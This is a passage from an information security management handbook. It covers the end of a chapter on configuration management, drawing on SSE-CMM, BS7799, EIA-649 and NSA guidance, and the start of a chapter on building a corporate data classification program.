The CMP and the human resources that support the CM process via the CCB should also be considered "tools." Effective CM should include a well-thought-out plan that should be prepared immediately after project initiation. The CMP should describe, in simple, positive statements, what is to be done to implement CM in the system.[20] CCB participants' roles should also be defined in the CMP. The responsibilities required by all those involved with the system should be established and documented in the CMP to ensure that the human element functions properly during CM.[21] A portion of the CMP should also address required procedures, and include routine CM procedures and any existing "emergency" procedures. Because the CMP is a living document, it should have the capability for additions and changes, but should be carefully evaluated and approved and then completely implemented to provide the appropriate assurances.

Any tools that will be used for CM should be documented in the CMP. These tools should be "maintained under strict configuration control." These tools can include forms used for change control, conventions for labeling configuration items, software libraries, as well as any automated tools that may be available to support the CM process. Samples of any documents to be used for reporting should also be contained in the CMP, along with a description of each.[21]

Information Systems Security Engineering Handbook, National Security Agency, Central Security Service.

Ensuring that a CM process is in place to prevent modifications that can cause an increase in security risk to occur without the proper approval is a consideration in the information system's life cycle, certification/accreditation, and recertification/reaccreditation activities after system activation.[22]

Identify Configuration Units

See Exhibits 59.5 and Exhibit 59.6.

EXHIBIT 59.5 BP.13.02 — Identify Configuration Units

Description

A configuration unit is one or more work products that are baselined together. The selection of work products for CM should be based on criteria established in the selected CM strategy. Configuration units should be selected at a level that benefits the developers and customers, but that does not place an unreasonable administrative burden on the developers.

Example of Work Products

- Baselined work product configuration
- Identified configuration units

Notes

Configuration units for a system that has requirements on field replacement should have an identified configuration unit at the field-replacement unit level.

SSE-CMM, Version 2.0, April 1, 1999, p. 215.

EXHIBIT 59.6 Examples of Configuration Units

The following examples of configuration units are cited in BP.01.02 — Manage Security Configuration:

- *Records of all software updates*: tracks licenses, serial numbers, and receipts for all software and software updates to the system, including date, person responsible, and a description of the change.
- *Records of all distribution problems*: describes any problem encountered during software distribution and how it was resolved.
- *System security configurations*: describes the current state of the system hardware, software, and communications, including their location, the individual assigned, and related information.
- *System security configuration changes*: describes any changes to the system security configuration, including the name of the person making the change, a description of the change, the reason for the change, and when the change was made.
- *Records of all confirmed software updates*: tracks software updates, which includes a description of the change, the name of the person making the change, and the date made.
- *Periodic summaries of trusted software distribution*: describes recent trusted software distribution activity, noting any difficulties and action items.
- *Security changes to requirements*: tracks any changes to system requirements made for security reasons or having an effect on security, to help ensure that changes and their effects are intentional.
- *Security changes to design documentation*: tracks any changes to the system design made for security reasons or having an effect on security, to help ensure that changes and their effects are intentional.
- *Control implementation*: describes the implementation of security controls within the system, including configuration details.
- *Security reviews*: describes the current state of the system security controls relative to the intended control implementation.
- *Control disposal*: describes the procedure for removing or disabling security controls, including a transition plan.

SSE-CMM, Version 2.0, April 1, 1999, p. 115–116.

Relationship to Other Security References

AR25-3, Army Life Cycle Management of Information Systems

CM focuses on four areas: configuration identification, configuration control, configuration status accounting, and configuration audit. CM should be applied throughout the life cycle of configuration items to control and improve the reliability of information systems.[23]

British Standards (BS7799), Information Security Management, Part 1, Code of Practice for Information Security Management Systems

A lack of change control is said to be a "common cause of system or security failures." Formal management and practice of change control are required for equipment, software, or procedures.[24]

Computer Security Basics

CM items also include documentation, test plans, and other security-related system tools and facilities.[25]

DOD-STD-2167A, Defense System Software Development.

Although this military standard has been canceled, the configuration identification units are a familiar concept to many system developers: computer software configuration items (CSCIs) and the corresponding computer software components (CSCs) and the computer software units (CSUs). Documentation established the Functional, Allocated, and Product Baselines. Each deliverable item had a version, release, change status, and other identification details. Configuration control was implemented through an established plan that was documented and then communicated through the implementation of configuration status accounting.

EIA-649

Unique identifiers support the correlation of the unit to a process, date, event, test, or document. Even documents must be uniquely identified to support association with the proper product configuration. The baseline represents an agreed-upon description of the product at a point in time with a known configuration. Intermediate baselines can be established for complex products. Baselines are the tools to match the need for consistency with the authority to approve changes. Baselines can include requirements, design releases, product configurations, operational, and disposal phase baselines.[26]

"Information Classification: A Corporate Implementation Guide," *Handbook of Information Security Management*

Maintaining an audit/history information that documents the software changes, "such as the work request detailing the work to be performed, who performed the work, and other pertinent documentation required by the business" is a vital software control.[17]

Maintain Work Product Baselines

See Exhibit 59.7.

Relationship to Other Security References

EIA-649

Recovery of a configuration baseline (or creation after the fact, with no adequate documentation) will be labor intensive and expensive. Without design and performance information, configuration must be determined via inspection, and this impacts operational and maintenance decisions. Reverse-engineering is a very expensive process.[26]

"Information Classification: A Corporate Implementation Guide," *Handbook of Information Security Management*

This chapter emphasizes the importance of version and configuration control, including "versions of software checked out for update, or being loaded to staging or production libraries. This would include the monitoring of error reports associated with this activity and taking appropriate corrective action."[28]

EXHIBIT 59.7 BP13.03 — Maintain Work Product Baselines

Description

This practice involves establishing and maintaining a repository of information about the work product configuration. …capturing data or describing the configuration units … including an established procedure for additions, deletions, and modifications to the baseline, as well as procedures for tracking/monitoring, auditing, and the accounting of configuration data … to provide an audit trail back to source documents at any point in the system life cycle.

Example of Work Products

- Decision database
- Baselined configuration
- Traceability matrix

Notes

Configuration data can be maintained in an electronic format to facilitate updates and changes to supporting documentation.[38]

SSE-CMM, Version 2.0, April 1, 1999, p. 216.

New Alliance Partnership Model (NAPM)

NAPM is a partnership model that combines security, configuration management, and quality assurance functions with an overall automated information system (AIS) security engineering process. NAPM provides insight into the importance of CM to the AISs of the organization and the implementation of an effective security program.

> CM provides management with the assurance that changes to an existing AIS are performed in an identifiable and controlled environment and that these changes do not adversely affect the integrity or availability properties of secure products, systems, and services. CM provides additional security assurance levels in that all additions, deletions, or changes made to a system do not compromise its integrity, availability, or confidentiality. CM is achieved through proceduralization and unbiased verification, ensuring that changes to an AIS and/or all supporting documentation are updated properly, concentrating on four components: identification, change control, status accounting, and auditing.[29]

Control Changes To Established Configuration Units

See Exhibit 59.8.

Relationship to Other Security References

British Standards (BS7799), Information Security Management, Part 1, Code of Practice for Information Security Management Systems

The assessment of the potential impact of a change, adherence to a procedure for approval of proposed changes, and procedures for aborting and recovering from unsuccessful changes play a significant role in the operational change process.[30] Policies and procedures to support software control and reduce the risk of operational systems corruption include:

- Program library updates by the nominated librarian with IT approval
- Exclusion of nonexecutable code
- In-depth testing and user acceptance of new code
- Updating of program source libraries
- Maintenance of an update audit log for all operational program libraries
- Retention of previous versions of software for contingencies[31]

EXHIBIT 59.8 BP.13.04 — Control Changes to Established Configuration Units

Description

Control is maintained over the configuration of the baselined work product. This includes tracking the configuration of each of the configuration units, approving a new configuration, if necessary, and updating the baseline. Identified problems with the work product or requests to change the work product are analyzed to determine the impact that the change will have on the work product, program schedule and cost, and other work products. If, based on analysis, the proposed change to the work product is accepted, a schedule is identified for incorporating the change into the work product and other affected areas. Changed configuration units are released after review and formal approval of configuration changes. Changes are not official until they are released.

Example of Work Products

- New work product baselines

Notes

Change control mechanisms can be tailored to categories of change. For example, the approval process should be shorter for component changes that do not affect other components.

SSE-CMM, Version 2.0, April 1, 1999, p. 217.

British Standards (BS7799), Information Security Management, Part 2, Specification for Information Security Management Systems

Formal change control procedures should be implemented for all stages of a system's life cycle, and these changes should be strictly controlled.[32]

EIA-649

> The initial baseline for change management consists of the configuration documentation defining the requirements that the performing activity (i.e., the product developer or product supplier) has agreed to meet. The design release baseline for change management consists of the detail design documentation used to manufacture, construct, build, or code the product. The product configuration baseline for change management consists of the detailed design documentation from the design release baseline which defines the product configuration that has been proven to meet the requirements for the product. The product configuration is considered [to be] a mature configuration. Changes to the current requirements, design release, or product configuration baselines may result from discovery of a problem, a suggestion for product improvement or enhancement, a customer request, or a condition dictated by the marketplace or by public law.
>
> Changes should be classified as major or minor to support the determination of the appropriate levels of review and approval. A major change is a change to the requirements of baselined configuration documentation (requirements, design release or product configuration baselines) that has significant impact. It requires coordination and review by all affected functional groups or product development teams and approval by a designated approval authority…. A minor change corrects or modifies configuration documentation (released design information), processes or parts but does not impact…customer requirements.
>
> To adequately evaluate a request for change, the change request must be clearly documented. It is important to accurately describe even minor changes so that an audit trail can be constructed in the event that there are unanticipated consequences or unexpected product failures. Saving the cost of the research involved in one such incident by having accurate accessible records may be sufficient to fully offset diligent, disciplined change processing.[33]

Technical, support, schedule, and cost impacts of a requested change must also be considered prior to approval and implementation. The organizational areas that will be impacted by the change or have the responsibility for implementing the change must be involved in the change process. Those organizations may have significant information (not available to other organizations) that could impact the successful implementation of a change. Change considerations must include the timeline and resource requirements of support organizations, as well as those of the primary client organization (e.g., update of support software, availability of spare and repair parts,

or revisions to operating and maintenance instructions) and urgency of the change. The change must be verified to ensure that the product, its documentation, and the support elements are consistent. The extent to which the verification is implemented will depend on the quantity of units changed and the type of change that is implemented. Records must be maintained regarding the verification of changes and implementation of required support functions. Variances to required configuration must be approved and documented.[33]

FIPS PUB 102, Guideline for Computer Security Certification and Accreditation

The change control process is an implicit form of recertification and reaccreditation. It is required during both development and operation. For sensitive applications, change control is needed for requirements, design, program, and procedural documentation, as well as for the hardware and software itself.

The process begins during development via the establishment of baselines for the products listed above. Once a baseline is established, all changes require a formal change request and authorization. Every change is reviewed for its impact on prior certification evidence.

An entity sometimes formed to oversee change control is the CCB. During development, the CCB is a working group subsidiary to the Project Steering Committee or its equivalent. Upon completion of development, CCB responsibility is typically transferred to an operations and maintenance office. There should be a security representative on the CCB responsible for the following:

- Deciding whether a change is security relevant
- Deciding on a required security review and required levels of recertification and reaccreditation
- Deciding on a threshold that would trigger recertification activity
- Serving as technical security evaluator, especially for minor changes that might receive no other security review

For very sensitive applications, it is appropriate to require approval and testing for all changes. However minor, a record must be kept of all changes as well as such pertinent certification evidence as test results. This record is reviewed during recertification.[33]

> As security features of a system or its environment change, recertification and reaccreditation are needed…. CM is a suitable area in which to place the monitoring activity for these changes.[34]

Information Systems Security Engineering Handbook

> A change or upgrade in the system, subsystem, or component configuration (e.g., incorporation of new operating system releases, modification of an applications program for data management, installation of a new commercial software package, hardware upgrades or swapouts, new security products, change to the interface characteristics of a 'trusted' component) … may violate its security assumptions.[35] The strongest configuration control procedures will include provisions for periodic physical and functional audit on the actual system in its operational environment. They will not rely solely on documentation or known or proposed changes. Changes frequently occur that are either not well known, or not well documented. These will only be detected by direct inspection of the system hardware, software, and resident data.[36]

NCSC-TG-006, A Guide to Configuration Management in Trusted Systems. CM maintains control of a system throughout its life cycle, ensuring that the system in operation is the correct system, and implementing the correct security policy. The Assurance Control Objective can be applied to configuration management as follows:

> Computer systems that process and store sensitive or classified information depend on the hardware and software to protect that information. It follows that the hardware and software themselves must be protected against unauthorized changes that could cause protection mechanisms to malfunction or be bypassed entirely. Only in this way can confidence be provided that the hardware and software interpretation of the security policy is maintained accurately and without distortion.[36]

Communicate Configuration Status

The status of the configuration is vital to the success of the organization (see Exhibit 59.9). The information that an organization uses must be accurate. "What is the sense of building the product to Six Sigma[37] when the blueprint is wrong?"[38] Changes must be documented and communicated in an expeditious and consistent manner.

EXHIBIT 59.9 BP.13.05 — Communicate Configuration Status

Description

Inform affected groups of the status of configuration data whenever there are any status changes. The status reports should include information on when accepted changes to configuration units will be processed, and the associated work products that are affected by the change. Access to configuration data and status should be provided to developers, customers, and other affected groups.

Example of Work Products

- Status reports

Notes

Examples of activities for communicating configuration status include providing access permissions to authorized users, and making baseline copies readily available to authorized users.

SSE-CMM, Version 2.0, April 1, 1999, p. 218.

Relationship to Other Security References

EIA-649

Configuration management information about a product is important throughout the entire life cycle, and the associated CM processes (planning and management, identification, change management, and verification and audit). "Configuration status accounting (CSA) correlates, stores, maintains, and provides readily available views of this organized collection of information…. CSA improves capabilities to identify, produce, inspect, deliver, operate, maintain, repair, and refurbish products."[39] CSA also provides "a source for configuration history of a product and all of its configuration documentation."

This CSA information must be disseminated to those who have a need to know throughout the product's life cycle. Examples of CSA life cycle documentation by phase include the following.

- *Conception phase*: requirements documents and their change history
- *Definition phase*: detailed configuration documents (e.g., specifications, engineering drawings, software design documents, software code, test plans and procedures) and their change history and variance status
- *Build phase*: additional product information (e.g., verified as-built unit configuration) and product changes, and associated variances
- *Distribution phase*: information includes customers and dates of delivery, installation configuration, warranty expiration dates, and service agreement types and expiration
- *Operation phase*: CSA varies, depending on the type of product and the contractual agreements regarding CM responsibilities, but could include product as-maintained and as-modified configurations, operation and maintenance information revision status, change requests and change notices, and restrictions
- *Disposal phase*: CSA information varies with the product and whether disposing of a product could have adverse implications, or if there are legal or contractual statues regarding retention of specific data[40]

"Systems Integrity Engineering," Handbook of Information Security Management

This chapter emphasizes the importance of configuration management plans to convey vital system-level information to the organization. Distributed system CM plans must document:

- System-level and site-level policies, standards, procedures, responsibilities, and requirements for the overall system control of the exchange of data
- The identification of each individual's site configuration
- Common data, hardware, and software
- The maintenance of each component's configuration

Distribution controls and audit checks to ensure common data and application versions are the same across the distributed system in which site-level CM plans are subordinate to distributed-level CM plans. The change control authority(ies) will need to establish agreements with all distributed systems on policies, standards,

procedures, roles, responsibilities, and requirements for distributed systems that are not managed by a single organizational department, agency, or entity.[41]

Conclusions

Change Is Inevitable

Change is inevitable in an organization. Changes in an information system, its immediate environment, or a wider organizational environment can (and probably will) impact the appropriateness of the information system's security posture and implemented security solutions. Routine business actions or events that can have a significant impact on security include:

- A mission or umbrella policy driven change in information criticality or sensitivity that causes a changes in the security needs or countermeasures required
- A change in the threat (e.g., changes in threat motivation, or new threat capabilities of potential attackers) that increases or decreases systems security risk
- A change in the application that requires a different security mode of operation
- A discovery of a new means of security attack
- A breach of security, a breach of system integrity, or an unusual situation or incident that appears to invalidate the accreditation by revealing a security flaw
- A security audit, inspection, or external assessment
- A change or upgrade in the system, subsystem, or component configurations
- The removal or degradation of a configuration item
- The removal or degradation of a system process countermeasure (i.e., human interface requirement or other doctrine/procedure components of the overall security solution)
- The connection to any new external interface
- Changes in the operational environment (e.g., relocation to other facilities, changes in infrastructure/environment-provided protections, changes in external operational procedures)
- Availability of new countermeasures technology that could, if used, improve the security posture or reduce operating costs
- Expiration of the information system's security accreditation statement[42]

Change Must Be Controlled

With the concept of control comes the concept of prior approval before changes are made. The approval is based on an analysis of the implications if the changes are made. It is possible that some changes may inadvertently change the security stance of the information system.

CM that is implemented according to an established plan can provide many benefits to an organization, including:

- Decisions based on knowledge of the complete change impact
- Changes limited to those that are necessary or offer significant benefits
- Effective cost-benefit analysis of proposed changes
- High levels of confidence in the product information or configurations
- Orderly communication of change information
- Preservation of customer interests
- Current system configuration baselines
- Configuration control at product interfaces
- Consistency between system configurations and associated documentation
- Ease of system maintenance after a change[43]

Change control must also be implemented within the computing facility. Every computing facility should have a policy regarding changes to operating systems, computing equipment, networks, environmental facilities (e.g., air conditioning, water, heat, plumbing, electricity, and alarms), and applications.[44]

Configuration Management as a Best Practice

The European Security Forum has been conducting systematic case studies of companies across various economic sectors for a number of years. A recent study addressed organizing and managing information technology (IT) security in a distributed environment. Change management for live systems was the fifth most important security practice worthy of additional study indicated by those organizations queried. Although the practice was well established and deemed of high importance by all respondents — as reported by the IT security manager, the IT manager, and a business manager of a functional area for each company — their comments resulted in the following finding. "While examples of successful practice exist, the general feeling that change management was an area where even the best organization recognized the need for improvement."[45]

Configuration Management as a Value-Adding Process

CM as a process enables an organization to tailor the process to address the context and environment in which the process will be implemented and add value to the resulting product. Multiple references reviewed for this chapter emphasized the need for consistency in how the process is implemented and its repeatability over time. It is better for an organization to consistently repeat a few processes over time than to inconsistently implement a multitude of activities once or twice. With standardization comes the knowledge of the status of that process. With knowledge of the status and the related benefits (and drawbacks), there can be a baseline of the process and its products. Effectively implementing configuration management can result in improved performance, reliability, or maintainability; extended life for the product; reduced development costs; reduced risk and liability; or corrected defects. The attributes of CM best practices include planned, integrated, consistent, rule/workflow-based, flexible, measured, and transparent.[46]

Security advantages of CM include protection against unintentional threats and malicious events. Not only does CM require a careful analysis of the implications of the proposed changes and approval of all changes before they are implemented, but it also provides a capability for reverting to a previous configuration (because previous versions are archived), if circumstances (e.g., a faulty change) require such an action. Once a reviewed program is accepted, a programmer is not permitted to make any malicious changes, such as inserting trapdoors, without going through the change approval process where such an action should be caught.[47]

Implementing Configuration Management

When implementing configuration management, the security professional should:

- Plan CM activities based on sound CM principles
- Choose a CM process that fits the environment, external constraints, and the product's life cycle phases
- Choose tools that support the CM process; tools can be simple and manual, or automated, or a combination of both
- Implement CM activities consistently across project and over time
- Use the CM plan as a training tool for personnel, and a briefing tool to explain the process to customers, quality assurance staff, and auditors
- Use enterprise CM plans to reduce the need for complete CM plans for similar products
- Ensure resources are available to support the process in a timely and accurate manner
- Ensure a security representative is on the CCB to evaluate the security implications of the proposed changes
- Ensure the changed system is tested and approved prior to deployment
- Ensure support/service areas are able to support the change
- Ensure configuration information is systematically recorded, safeguarded, validated, and disseminated
- Perform periodic audits to verify system configurations with the associated documentation, whether hardcopy or electronic in format

Notes

1. The Systems Security Engineering Capability Maturity Model (SSE-CMM) is a collaborative effort of Hughes Space and Communications, Hughes Telecommunications and Space, Lockheed Martin, Software Engineering Institute, Software Productivity Consortium, and Texas Instruments Incorporated.
2. SSE-CMM, Version 2.0, April 1, 1999, p. 2–3.

3. *Ibid.*, p. 22.
4. *Ibid.*, p. 6.
5. *Ibid.*, p. 26.
6. *Ibid.*, p. 31.
7. *Op cit.*
8. SSE-CMM, Version 2.0, April 1, 1999, p. 32.
9. *Ibid.*, p. 38.
10. *Ibid.*, p. 211.
11. *Ibid.*, p. 211.
12. To Fix CM Begins with Proper Training, *ICM Views*, ICM Web site, Institute of Configuration Management, P.O. Box 5656, Scottsdale, AZ 85261-5656, (840) 998-8600, info@icmhq.com.
13. EIA-649, National Consensus Standard for Configuration Management, Electronic Industries Alliance, August 1998, p. 9–12.
14. Institute of Configuration Management, P.O. Box 5656, Scottsdale, AZ 85261-5656, (840) 998-8600, info@icmhq.com.
15. *Configuration Management (CM) Resource Guide*, edited by Steve Easterbrook, is available at http://www.quality.org/config/cm-guide.html.
16. *CISSP Examination Textbooks, Volume 1: Theory,* first edition, S. Rao Vallabhaneni, SRV Professional Publications, 2000, p. 135.
17. *Computer Security Basics,* Deborah Russell and G. T. Gangemi, Sr., O'Reilly & Associates, Inc., 1991, p. 146.
18. EIA-649, National Consensus Standard for Configuration Management, Electronic Industries Alliance, August 1998, p. 14.
19. *Information Systems Security Engineering Handbook,* Release 1.0, National Security Agency, Central Security Service, February 28, 1994, p. 3-48-49.
20. *A Guide to Understanding Configuration Management in Trusted Systems*, National Computer Security Center, NCSC-TG-006, Version 1, 28 March 1988, p. 12, 13.
21. *Op. Cit.,* p. 12.
22. *Information Systems Security Engineering Handbook,* Release 1.0, National Security Agency, Central Security Service, February 28, 1994, p. 3-46.
23. AR25-3, Army Life Cycle Management of Information Systems, 9 June 1988, p. 36.
24. BS7799, British Standards 7799, Information Security Management, Part 1, Code of Practice for Information Security Management Systems, 1995, Section 6.2.4.
25. *Computer Security Basics,* Deborah Russell and G. T. Gangemi, Sr., O'Reilly & Associates, Inc., 1991, p. 145.
26. EIA-649, National Consensus Standard for Configuration Management, Electronic Industries Alliance, August 1998, p. 18-22.
27. Information Classification: A Corporate Implementation Guide, in *Handbook of Information Security Management*, 1999, p. 344.
28. Information Classification: A Corporate Implementation Guide, in Handbook of *Information Security Management,* 1999, p. 344
29. Systems Integrity Engineering, in *Handbook of Information Security Management,* 1999, p. 634.
30. British Standards (BS7799), Information Security Management, Part 1, Code of Practice for Information Security Management Systems, 1995, p. 19.
31. Ibid., p. 36.
32. British Standards (BS7799), Information Security Management, Part 2, Specification for Information Security Management Systems, 1998, p. 8.
33. EIA-649, National Consensus Standard for Configuration Management, Electronic Industries Alliance, August 1998, p. 24–34.
34. FIPS PUB 102, Performing Certification and Accreditation, Section 2.7.3, Change Control, p. 54
35. FIPS PUB 102, p. 9.
36. *Information Systems Security Engineering Handbook,* Release 1.0, National Security Agency, Central Security Service, February 28, 1994, p. 3-49.
37. Six Sigma — The Breakthrough Management Strategy Revolutionizing the World's Top Corporations, Mikel Harry and Richard Schroeder, Six Sigma Academy @2000.

38. What is Software CM?, *ICM Views,* ICM Web site, *Op.cit.*
39. EIA-649, National Consensus Standard for Configuration Management, Electronic Industries Alliance, August 1998, p. 34.
40. EIA-649, National Consensus Standard for Configuration Management, Electronic Industries Alliance, August 1998, p. 35-38.
41. Systems Integrity Engineering, in *Handbook of Information Security Management,* 1999, p. 628.
42. *Information Systems Security Engineering Handbook,* Release 1.0, National Security Agency, Central Security Service, February 28, 1994, p. 3-47.
43. EIA-649, National Consensus Standard for Configuration Management, Electronic Industries Alliance, August 1998, p. 23.
44. Systems and Operations Controls, *Handbook of Information Security Management,* 1993, p. 399.
45. Best Business Practice: Organising and Managing IT Security in a Distributed Environment, *European Security Forum,* September 1991, p. 38.
46. EIA-649, National Consensus Standard for Configuration Management, Electronic Industries Alliance, August 1998, p. 11.
47. *Security in Computing*, Charles P. Pfleeger, Englewood Cliffs, NJ: Prentice Hall, 1989.

Information Classification: A Corporate Implementation Guide

Jim Appleyard

Introduction

Classifying corporate information based on business risk, data value, or other criteria (as discussed later in this chapter), makes good business sense. Not all information has the same value or use, or is subject to the same risks. Therefore, protection mechanisms, recovery processes, etc. are — or should be — different, with differing costs associated with them. Data classification is intended to lower the cost of protecting data, and improve the overall quality of corporate decision making by helping ensure a higher quality of data upon which the decision makers depend.

The benefits of an enterprisewide data classification program are realized at the corporate level, not the individual application or even departmental level. Some of the benefits to the organization inclide:

- Data confidentiality, integrity, and availability are improved because appropriate controls are used for all data across the enterprise.
- The organization gets the most for its information protection dollar because protection mechanisms are designed and implemented where they are needed most, and less costly controls can be put in place for noncritical information.
- The quality of decisions is improved because the quality of the data upon which the decisions are made has been improved.
- The company is provided with a process to review all business functions and informational requirements on a periodic basis to determine priorities and values of critical business functions and data.
- The implementation of an information security architecture is supported, which better positions the company for future acquisitions and mergers.

This chapter will discuss the processes and techniques required to establish and maintain a corporate data classification program. There are costs associated with this process; however, most of these costs are front-end start-up costs. Once the program has been successfully implemented, the cost savings derived from the new security schemes, as well as the improved decision making, should more than offset the initial costs over the long haul, and certainly the benefits of the ongoing program outweigh the small, administrative costs associated with maintaining the data classification program.

Although not the only methodology that could be employed to develop and implement a data classification program, the one described here has been used and proved to work.

EXHIBIT 60.1 Threat/Risk Analysis

Application	Platform	Threat	Risk	Consequences of Loss
Application				

The following topics will be addressed:

- Getting started: questions to ask
- Policy
- Business Impact Analysis
- Establishing classifications
- Defining roles and responsibilities
- Identifying owners
- Classifying information and applications
- Ongoing monitoring

Getting Started: Questions to Ask

Before the actual implementation of the data classification program can begin, the Information Security Officer (ISO) — whom for the purposes of this discussion is the assumed project manager — must ask some very important questions, and get the answers.

Is there an executive sponsor for this project?

Although not absolutely essential, obtaining an executive sponsor and champion for the project could be a critical success factor. Executive backing by someone well respected in the organization who can articulate the ISO's position to other executives and department heads will help remove barriers, and obtain much needed funding and buy-in from others across the corporation. Without an executive sponsor, the ISO will have a difficult time gaining access to executives or other influencers who can help sell the concept of data ownership and classification.

What are you trying to protect, and from what?

The ISO should develop a threat and risk analysis matrix to determine what the threats are to corporate information, the relative risks associated with those threats, and what data or information are subject to those threats. This matrix provides input to the business impact analysis, and forms the beginning of the plans for determining the actual classifications of data, as will be discussed later in this chapter. (See Exhibit 60.1 for an example Threat/Risk Analysis table).

Are there any regulatory requirements to consider?

Regulatory requirements will have an impact on any data classification scheme, if not on the classifications themselves, at least on the controls used to protect or provide access to regulated information. The ISO should be familiar with these laws and regulations, and use them as input to the business case justification for data classification, as well as input to the business impact analysis and other planning processes.

Has the business accepted ownership responsibilities for the data?

The business, not IT, owns the data. Decisions regarding who has what access, what classification the data should be assigned, etc. are decisions that rest solely with the business data owner. IT provides the technology and processes to implement the decisions of the data owners, but should not be involved in the decision-making process. The executive sponsor can be a tremendous help in selling this concept to the organization. Too many organizations still rely on IT for these types of decisions. The business manager must realize that the data is his data, not IT's; IT is merely the custodian of the data. Decisions regarding access, classification, ownership, etc. resides in the business units. This concept must be sold first, if data classification is to be successful.

Are adequate resources available to do the initial project?

Establishing the data classification processes and procedures, performing the business impact analysis, conducting training, etc. requires an up-front commitment of a team of people from across the organization if the project is to be successful. The ISO cannot and should not do it alone. Again, the executive sponsor can

be of tremendous value in obtaining resources such as people and funding for this project that the ISO could not do. Establishing the processes, procedures, and tools to implement good, well-defined data classification processes takes time and dedicated people.

Policy

A useful tool in establishing a data classification scheme is to have a corporate policy implemented stating that the data are an asset of the corporation and must be protected. Within that same document, the policy should state that information will be classified based on data value, sensitivity, risk of loss or compromise, and legal and retention requirements. This provides the ISO the necessary authority to start the project, seek executive sponsorship, and obtain funding and other support for the effort.

If there is an Information Security Policy, these statements should be added if they are not already there. If no Information Security Policy exists, then the ISO should put the data classification project on hold, and develop an Information Security Policy for the organization. Without this policy, the ISO has no real authority or reason to pursue data classification. Information must first be recognized and treated as an asset of the company before efforts can be expended to protect it.

Assuming there is an Information Security Policy that mentions or states that data will be classified according to certain criteria, another policy — Data Management Policy — should be developed which establishes data classification as a process to protect information and provides:

- The definitions for each of the classifications
- The security criteria for each classification for both data and software
- The roles and responsibilities of each group of individuals charged with implementing the policy or using the data

Below is a sample Information Security Policy. Note that the policy is written at a very high level and is intended to describe the "what's" of information security. Processes, procedures, standards, and guidelines are the "hows" or implementation of the policy.

Sample Information Security Policy

> All information, regardless of the form or format, which is created or used in support of company business activities is corporate information. Corporate information is a company asset and must be protected from its creation, through its useful life, and authorized disposal. It should be maintained in a secure, accurate, and reliable manner and be readily available for authorized use. Information will be classified based on its sensitivity, legal, and retention requirements, and type of access required by employees and other authorized personnel.
>
> Information security is the protection of data against accidental or malicious disclosure, modification, or destruction. Information will be protected based on its value, confidentiality, and/or sensitivity to the company, and the risk of loss or compromise. At a minimum, information will be update-protected so that only authorized individuals can modify or erase the information.

The above policy is the minimum requirement to proceed with developing and implementing a data classification program. Additional policies may be required, such as an Information Management Policy, which supports the Information Security Policy. The ISO should consider developing this policy, and integrating it with the Information Security Policy. This policy would:

- Define information as an asset of the business unit
- Declare local business managers as the owners of information
- Establish Information Systems as the custodians of corporate information
- Clearly define roles and responsibilities of those involved in the ownership and classification of information
- Define the classifications and criteria that must be met for each
- Determine the minimum range of controls to be established for each classification

By defining these elements in a separate Information Management Policy, the groundwork is established for defining a corporate information architecture, the purpose of which is to build a framework for integrating

all the strategic information in the company. This architecture can be used later in the enablement of larger, more strategic corporate applications.

The supporting processes, procedures, and standards required to implement the Information Security and Information Management policies must be defined at an operational level and be as seamless as possible. These are the "mechanical" portions of the policies, and represent the day-to-day activities that must take place to implement the policies. These include but are not limited to:

- The process to conduct a Business Impact Analysis
- Procedures to classify the information, both initially after the BIA has been completed, and to change the classification later, based on business need
- The process to communicate the classification to IS in a timely manner so the controls can be applied to the data and software for that classification
- The process to periodically review:
  - — Current classification to determine if it is still valid
  - — Current access rights of individuals and/or groups who have access to a particular resource.
  - — Controls in effect for a classification to determine their effectiveness
  - — Training requirements for new data owners
- The procedures to notify custodians of any change in classification or access privileges of individuals or groups

The appropriate policies are required as a first step in the development of a Data Classification program. The policies provide the ISO with the necessary authority and mandate to develop and implement the program. Without it, the ISO will have an extremely difficult time obtaining the funding and necessary support to move forward. In addition to the policies, the ISO should solicit the assistance and support of both the Legal Department and Internal Audit. If a particular end-user department has some particularly sensitive data, their support would also provide some credibility to the effort.

Business Impact Analysis

The next step in this process is to conduct a high-level business impact analysis on the major business functions within the company. Eventually this process should be carried out on all business functions, but initially it must be done on the business functions deemed most important to the organization.

A critical success factor in this effort is to obtain corporate sponsorship. An executive who supports the project, and may be willing to be the first whose area is analyzed, could help persuade others to participate, especially if the initial effort is highly successful and there is perceived value in the process.

A Study Team comprised of individuals from Information Security, Information Systems (application development and support), Business Continuity Planning, and Business Unit representatives should be formed to conduct the initial impact analysis. Others that may want to participate could include Internal Audit and Legal.

The Business Impact Analysis process is used by the team to:

- Identify major functional areas of information (i.e., human resources, financial, engineering, research and development, marketing, etc.).
- Analyze the threats associated with each major functional area. This could be as simple as identifying the risks associated with loss of confidentiality, integrity, or availability, or get into more detail with specific threats of computer virus infections, denial of service attacks, etc.
- Determine the risk associated with the threat (i.e., the threat could be disclosure of sensitive information, but the risk could be low because of the number of people who have access, and the controls that are imposed on the data).
- Determine the effect of loss of the information asset on the business (this could be financial, regulatory impacts, safety, etc.) for specific periods of unavailability — one hour, one day, two days, one week, a month.
- Build a table detailing the impact of loss of the information (as shown in Exhibit 60.2 — Business Impact Analysis)

EXHIBIT 60.2 Business Impact Analysis

Function	Application	Type Loss (CIA)	Cost after 1 Hour	Cost after 2 Hours	Cost after 1 Day	Cost after 1 Week	Cost after 1 Month
Human Resources	Payroll	Confidentiality					
		Integrity					
		Availability					
	Medical	Confidentiality					
		Integrity					
		Availability					

- Prepare a list of applications that directly support the business function (i.e., Human Resources could have personnel, medical, payroll files, skills inventory, employee stock purchase programs, etc.) This should be part of Exhibit 60.2.

From the information gathered, the team can determine universal threats that cut across all business functional boundaries. This exercise can help place the applications in specific categories or classifications with a common set of controls to mitigate the common risks. In addition to the threats and their associated risks, sensitivity of the information, ease of recovery, and criticality must be considered when determining the classification of the information.

Establish Classifications

Once all the risk assessment and classification criteria have been gathered and analyzed, the team must determine how many classifications are necessary and create the classification definitions, determine the controls necessary for each classification for the information and software, and begin to develop the roles and responsibilities for those who will be involved in the process. Relevant factors, including regulatory requirements, must be considered when establishing the classifications.

Too many classifications will be impractical to implement; most certainly will be confusing to the data owners and meet with resistance. The team must resist the urge for special cases to have their own data classifications. The danger is that too much granularity will cause the process to collapse under its own weight. It will be difficult to administer and costly to maintain.

On the other hand, too few classes could be perceived as not worth the administrative trouble to develop, implement, and maintain. A perception may be created that there is no value in the process, and indeed the critics may be right.

Each classification must have easily identifiable characteristics. There should be little or no overlap between the classes. The classifications should address how information and software are handled from their creation, through authorized disposal. See Exhibit 60.3, Information/Software Classification Criteria.

Following is a sample of classification definitions that have been used in many organizations:

